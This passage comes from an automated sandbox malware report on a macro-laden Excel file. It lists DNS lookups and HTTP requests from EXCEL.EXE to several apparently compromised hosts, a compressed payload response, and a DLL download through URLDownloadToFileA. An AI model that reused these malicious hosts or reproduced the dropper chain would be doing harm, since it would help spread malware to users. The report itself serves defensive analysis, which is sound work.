Apr 7, 2021 09:15:05.222563028 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.222589016 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.222600937 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.222616911 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.222716093 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.222773075 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.222807884 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.222825050 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.222858906 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.222881079 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.222891092 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.222898960 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.222946882 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.222951889 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.222999096 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.223002911 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.223022938 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.223031998 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.223054886 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.223071098 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.223072052 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.223112106 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.223112106 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.223133087 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.223151922 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.223151922 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.223191023 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.223208904 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.223228931 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.223232031 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.223253012 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.223280907 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.223311901 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.225841045 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.228734970 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.376903057 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.376960993 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.376991987 CEST	80	49171	111.118.215.222	192.168.2.22

Copyright Joe Security LLC 2021

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 09:15:00.593981028 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 7, 2021 09:15:00.904869080 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 7, 2021 09:15:01.338613033 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 7, 2021 09:15:01.638679981 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 7, 2021 09:15:02.082560062 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 7, 2021 09:15:02.225878000 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 7, 2021 09:15:02.689320087 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 7, 2021 09:15:03.091237068 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 7, 2021 09:15:04.330058098 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 7, 2021 09:15:04.754915953 CEST	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 7, 2021 09:15:00.593981028 CEST	192.168.2.22	8.8.8.8	0xfda2	Standard query (0)	katelynn9506a.ru.com	A (IP address)	IN (0x0001)
Apr 7, 2021 09:15:01.338613033 CEST	192.168.2.22	8.8.8.8	0x5115	Standard query (0)	corwin-tommie06f.ru.com	A (IP address)	IN (0x0001)
Apr 7, 2021 09:15:02.082560062 CEST	192.168.2.22	8.8.8.8	0x78b6	Standard query (0)	kautilyaclasses.com	A (IP address)	IN (0x0001)
Apr 7, 2021 09:15:02.689320087 CEST	192.168.2.22	8.8.8.8	0x9610	Standard query (0)	kullumanalitours.com	A (IP address)	IN (0x0001)
Apr 7, 2021 09:15:04.330058098 CEST	192.168.2.22	8.8.8.8	0xed69	Standard query (0)	bodylanguage.santulan.co.in	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 7, 2021 09:15:00.904869080 CEST	8.8.8.8	192.168.2.22	0xfda2	No error (0)	katelynn9506a.ru.com		8.211.4.209	A (IP address)	IN (0x0001)
Apr 7, 2021 09:15:01.638679981 CEST	8.8.8.8	192.168.2.22	0x5115	No error (0)	corwin-tommie06f.ru.com		8.211.4.209	A (IP address)	IN (0x0001)
Apr 7, 2021 09:15:02.225878000 CEST	8.8.8.8	192.168.2.22	0x78b6	No error (0)	kautilyaclasses.com		192.185.56.250	A (IP address)	IN (0x0001)
Apr 7, 2021 09:15:03.091237068 CEST	8.8.8.8	192.168.2.22	0x9610	No error (0)	kullumanalitours.com		103.211.216.55	A (IP address)	IN (0x0001)
Apr 7, 2021 09:15:04.754915953 CEST	8.8.8.8	192.168.2.22	0xed69	No error (0)	bodylanguage.santulan.co.in		111.118.215.222	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- katelynn9506a.ru.com
- corwin-tommie06f.ru.com
- kautilyaclasses.com
- kullumanalitours.com
- bodylanguage.santulan.co.in

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	8.211.4.209	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 09:15:00.939644098 CEST	0	OUT	GET /index.html HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: katelynn9506a.ru.com Connection: Keep-Alive
Apr 7, 2021 09:15:01.327353001 CEST	1	IN	HTTP/1.1 503 Service Unavailable Date: Wed, 07 Apr 2021 07:15:00 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Length: 78 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 69 6e 64 65 78 2e 68 74 6d 6c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e Data Ascii: Not Found. The requested URL /index.html was not found on this server.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	8.211.4.209	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 09:15:01.662440062 CEST	2	OUT	GET /index.html HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: corwin-tommie06f.ru.com Connection: Keep-Alive
Apr 7, 2021 09:15:02.063385963 CEST	2	IN	HTTP/1.1 503 Service Unavailable Date: Wed, 07 Apr 2021 07:15:01 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Length: 78 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 69 6e 64 65 78 2e 68 74 6d 6c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e Data Ascii: Not Found. The requested URL /index.html was not found on this server.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	192.185.56.250	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 09:15:02.370420933 CEST	3	OUT	GET /ds/index.html HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kautilyaclasses.com Connection: Keep-Alive
Apr 7, 2021 09:15:02.678519964 CEST	3	IN	HTTP/1.1 503 Service Unavailable Date: Wed, 07 Apr 2021 07:15:02 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 96 Content-Type: text/html; charset=UTF-8 Data Raw: 1f 8b 08 00 00 00 00 00 00 03 b3 c9 30 b4 f3 cb 2f 51 70 cb 2f cd 4b d1 b3 d1 07 72 43 32 52 15 8a 52 0b 4b 53 8b 4b 52 53 14 42 83 7c 14 f4 53 8a f5 33 f3 52 52 2b f4 32 4a 72 73 14 ca 13 8b 15 f2 80 7a d2 40 7a 14 f2 f3 14 4a 32 32 8b 15 8a 53 8b ca 52 8b f4 00 78 ca 54 b8 51 00 00 00 Data Ascii: 0/Qp/KrC2RRKSKRSB|S3RR+2Jrsz@zJ22SRxTQ

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	103.211.216.55	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 09:15:03.238714933 CEST	4	OUT	GET /ds/index.html HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kullumanalitours.com Connection: Keep-Alive
Apr 7, 2021 09:15:04.319272041 CEST	5	IN	HTTP/1.1 503 Service Unavailable Date: Wed, 07 Apr 2021 07:15:03 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 96 Content-Type: text/html; charset=UTF-8 Data Raw: 1f 8b 08 00 00 00 00 00 03 b3 c9 30 b4 f3 cb 2f 51 70 cb 2f cd 4b d1 b3 d1 07 72 43 32 52 15 8a 52 0b 4b 53 8b 4b 52 53 14 42 83 7c 14 f4 53 8a f5 33 f3 52 52 2b f4 32 4a 72 73 14 ca 13 8b 15 f2 80 7a d2 40 7a 14 f2 f3 14 4a 32 32 8b 15 8a 53 8b ca 52 8b f4 00 78 ca 54 b8 51 00 00 00 Data Ascii: 0/Qp/KrC2RRKSKRSB|S3RR+2Jrsz@zJ22SRxTQ


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	111.118.215.222	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 09:15:04.909897089 CEST	6	OUT	GET /ds/index.html HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: bodylanguage.santulan.co.in Connection: Keep-Alive
Apr 7, 2021 09:15:05.069854021 CEST	7	IN	HTTP/1.1 200 OK Date: Wed, 07 Apr 2021 07:15:04 GMT Server: nginx/1.17.6 Content-Type: text/html;charset=UTF-8 Last-Modified: Wed, 31 Mar 2021 06:47:08 GMT Vary: Accept-Encoding Content-Encoding: gzip X-Server-Cache: true X-Proxy-Cache: HIT Transfer-Encoding: chunked Data Raw: 31 62 30 31 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec b2 7d 7c 1c 57 79 36 7c c6 5a 25 33 d9 4d 2c a8 f8 36 25 c2 11 30 95 05 4c 57 06 4c 14 b0 52 c6 1f 79 99 58 1f 99 d5 87 23 29 94 08 82 c1 21 84 4c 52 da 67 a1 cb 41 84 c3 74 51 e9 96 16 da d2 2f a5 50 f0 53 1e da a5 90 44 6d d0 ae 3e 56 2b d9 fa 72 c9 07 31 44 36 13 5b 8e 84 b3 49 a6 d6 d8 99 78 9e fb 3e 67 bf 64 f3 7b de f7 fd e7 fd eb dd 9f 34 67 e6 9c 73 5f f7 75 5f d7 65 f4 fd 29 a9 21 84 84 e0 3f 08 08 79 98 88 df 6e f2 7f ff c3 bb d7 bd e5 d1 eb c8 8f 94 63 0d 0f 4b 1f 3e d6 70 db 5d 9f f8 ec f5 f7 dc fb e9 8f df fb 91 c3 d7 7f f4 23 77 df fd e9 fb ae ff fd a1 eb ef b5 ee be fe 13 77 5f ff a1 03 5d d7 1f fe f4 9d 43 ef bc f6 da 6b 6e 28 62 0c 76 87 7f fa a6 f7 0c ad 97 fe bf a1 de bf fe 5a 58 cf bc f6 81 f5 37 c2 da f9 89 8f de 85 fb 97 f7 6e d7 09 f9 b0 54 4b 16 cf 7e ec 8e d2 de 0a d9 d2 10 96 6a 24 f2 65 89 90 37 8a bd 4f 7e 1a 1e 75 f0 ff f7 12 e1 6f f8 be 45 cc 4b 48 65 ad de dc 42 c4 55 7e b7 bc 16 17 c0 b9 13 16 bf 20 91 d7 4b ff 0f 44 fa 7f fb 03 5c ff ff 70 fc ce 8f 82 80 b0 be 38 2c 09 42 38 6b 68 f3 9d eb 09 b9 e3 9d 77 7e e4 be 8f c0 fb 9d 45 ce 7c a8 af 6e 26 bc 1b fe 4a f7 38 d6 0f 8b f7 fe e4 8a 7b e3 ef bc 57 5c 4c 03 38 19 87 f3 b7 c2 fa b5 2b 04 18 2f e1 fd db d5 62 16 22 17 71 2f c3 fb 3f 8c f8 ff ff fe 3f fc 99 ec 59 3a e9 b6 77 74 c6 ba 6f 8a 3f 43 c8 67 64 cd 6e ca b6 91 b5 6b 37 68 78 a2 8d a0 73 6a e6 40 8e e2 e6 1d af 04 41 03 df ae 1c 86 75 ff c6 bf c6 c3 3f dc 9a d3 dd 53 97 82 80 9e 21 6a 5c 5e 53 e8 29 52 a3 cb 81 e1 ee bc e3 42 10 ec c4 cb 89 e7 bf 06 af 4a 1a 8b 87 75 37 47 3f ba d4 46 da 6a 08 d9 f5 ca 67 14 ca bf 82 b5 da c6 1d 70 49 b2 22 b6 e9 6e b7 71 ef 40 e2 08 56 fc 36 e4 9c 0e 79 a4 11 89 6f e8 de e7 e1 5a e2 dc e0 cb 41 a0 65 73 ba 9c 84 e8 ee df a7 4d ef 0b 0c 9f 77 a3 1b 12 6c 2f 07 41 50 8b 9f c3 86 cc 2b e9 f3 c1 f6 31 64 5c db e5 05 c1 b0 ee 0f 73 3e 9a e1 4b 7c f4 c4 f4 06 cc b9 fb 16 c9 94 f7 f2 82 06 4e 82 f2 91 03 31 39 60 06 f4 9c 14 70 59 b4 02 e5 85 24 71 d8 fd 59 2d 29 8a 33 06 63 ed db d0 5d 6c dd b0 d4 fc 17 57 11 1c f9 61 04 dc cd bc c1 81 be de 9e 7c 56 16 06 f8 c2 80 17 ee 22 e4 1e 79 cf 4e 44 5f bb 2a a0 cb f3 00 6e f9 39 dd c7 9d ed 86 4f 0d 9f 04 40 d8 f0 f7 53 cb 97 9a bf 00 03 48 a6 9f 38 f7 5e 78 d9 d0 7d ec b5 5d f7 c3 56 84 f2 e2 80 ce 10 9a 0f e8 90 4f 1a e2 fe 23 7c 7a 3d 22 ed 29 e9 90 d0 fd af 00 61 49 8f a8 46 a4 99 0f b5 02 1a d2 21 99 80 72 88 b6 87 ef ee 51 38 dc 4f b1 6c 27 3e b4 14 7e d7 e2 99 2d 68 6d d7 65 16 8f 6c e8 91 ef 00 60 91 31 1f 36 d0 e5 cd c3 16 d3 f6 48 2f 21 71 39 6a 7f 06 d3 f6 5b d4 7e cb 04 2a 38 14 79 0c 7b 60 6b 69 9e be 28 25 16 f6 6d 41 3c 2e 23 3d ec 4b f4 08 16 80 b1 1e 76 48 cc ff f1 45 58 74 9f 8e f6 cd 42 3d a5 08 23 d1 79 89 f7 2e ee 2a a0 47 9e 34 23 c4 5e 4e 9f cf 2f e9 7e 8e 22 d8 2f 81 71 e3 7b c0 9f 20 9d 9f 69 23 5d e6 ea d3 9f 83 5a c3 95 12 9c dd 14 0c a3 98 fe f6 14 82 41 9e 1f e3 a1 78 a2 f6 24 00 d2 73 81 f6 62 c0 af 05 7a 84 b7 68 98 09 38 ec 06 7f e2 4e e7 ea ec 67 01 9d 7f 07 86 77 c0 06 bd cd c8 76 cb 1d e6 74 81 7e 83 ee ee 51 e6 39 37 e9 3c dd 10 22 6f e8 32 b7 64 3a 60 ba ac e8 72 d8 f0 f6 51 ca 49 70 57 36 cb ea 09 59 95 ef 12 72 9f dc 90 Data Ascii: 1b01}|Wy6|Z%3M,6%0LWLRyX#)!LRgAtQ/PSDm>V+r1D6[Ix>gd{4gs_u_e)!?yncK>p]#ww_]Ckn(bvZX7nTK~j $e7O~uoEKHeBU~ KD\p8,B8khw~E\|n&J8{W\L8+/b"q/??Y:wto?Cgdnk7hxsj@Au?S!j\^S}RBJu7G?FjgpI"nq@V 6yoZAesMwl/AP+1d\s>K\|N19`pY$qY-)3c]lWa|V"yND_*n9O@SH8^x}]VO#|z=")aIF!rQ8Ol'>~-hmel`16H/!q9j[~*8y{`ki (%mA<.#=KvHEXtB=#y.*G4#^N/~"/q{ i#]ZAx$sbzh8Ngwvt~Q97<"o2d:`rQIpW6Yr

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 648 Parent PID: 584

General

Start time:	09:14:35
Start date:	07/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13faa0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CAFD.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FDEEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\FBCE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\~$documents-2112491607.xlsm	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEA8B9AC0	unknown

Copyright Joe Security LLC 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\ECCE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407C828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407C828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407C828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407C828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407C828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407C828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407C828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407C828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407C828C	URLDownloadToFileA
C:\Users\user\oeiwkd4.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1407C828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\5F50.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FDEEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CAFD.tmp	success or wait	1	14005B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~	success or wait	1	7FEEA8B9AC0	unknown

Copyright Joe Security LLC 2021

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\5F50.tmp	success or wait	1	14005B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FBCE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\ECCE0000	C:\Users\user\Desktop\documents-2112491607.xlsm	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.png	C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.png	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.png	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image020.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image020.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image021.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image021.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image022.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image022.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA8B9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$documents-2112491607.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
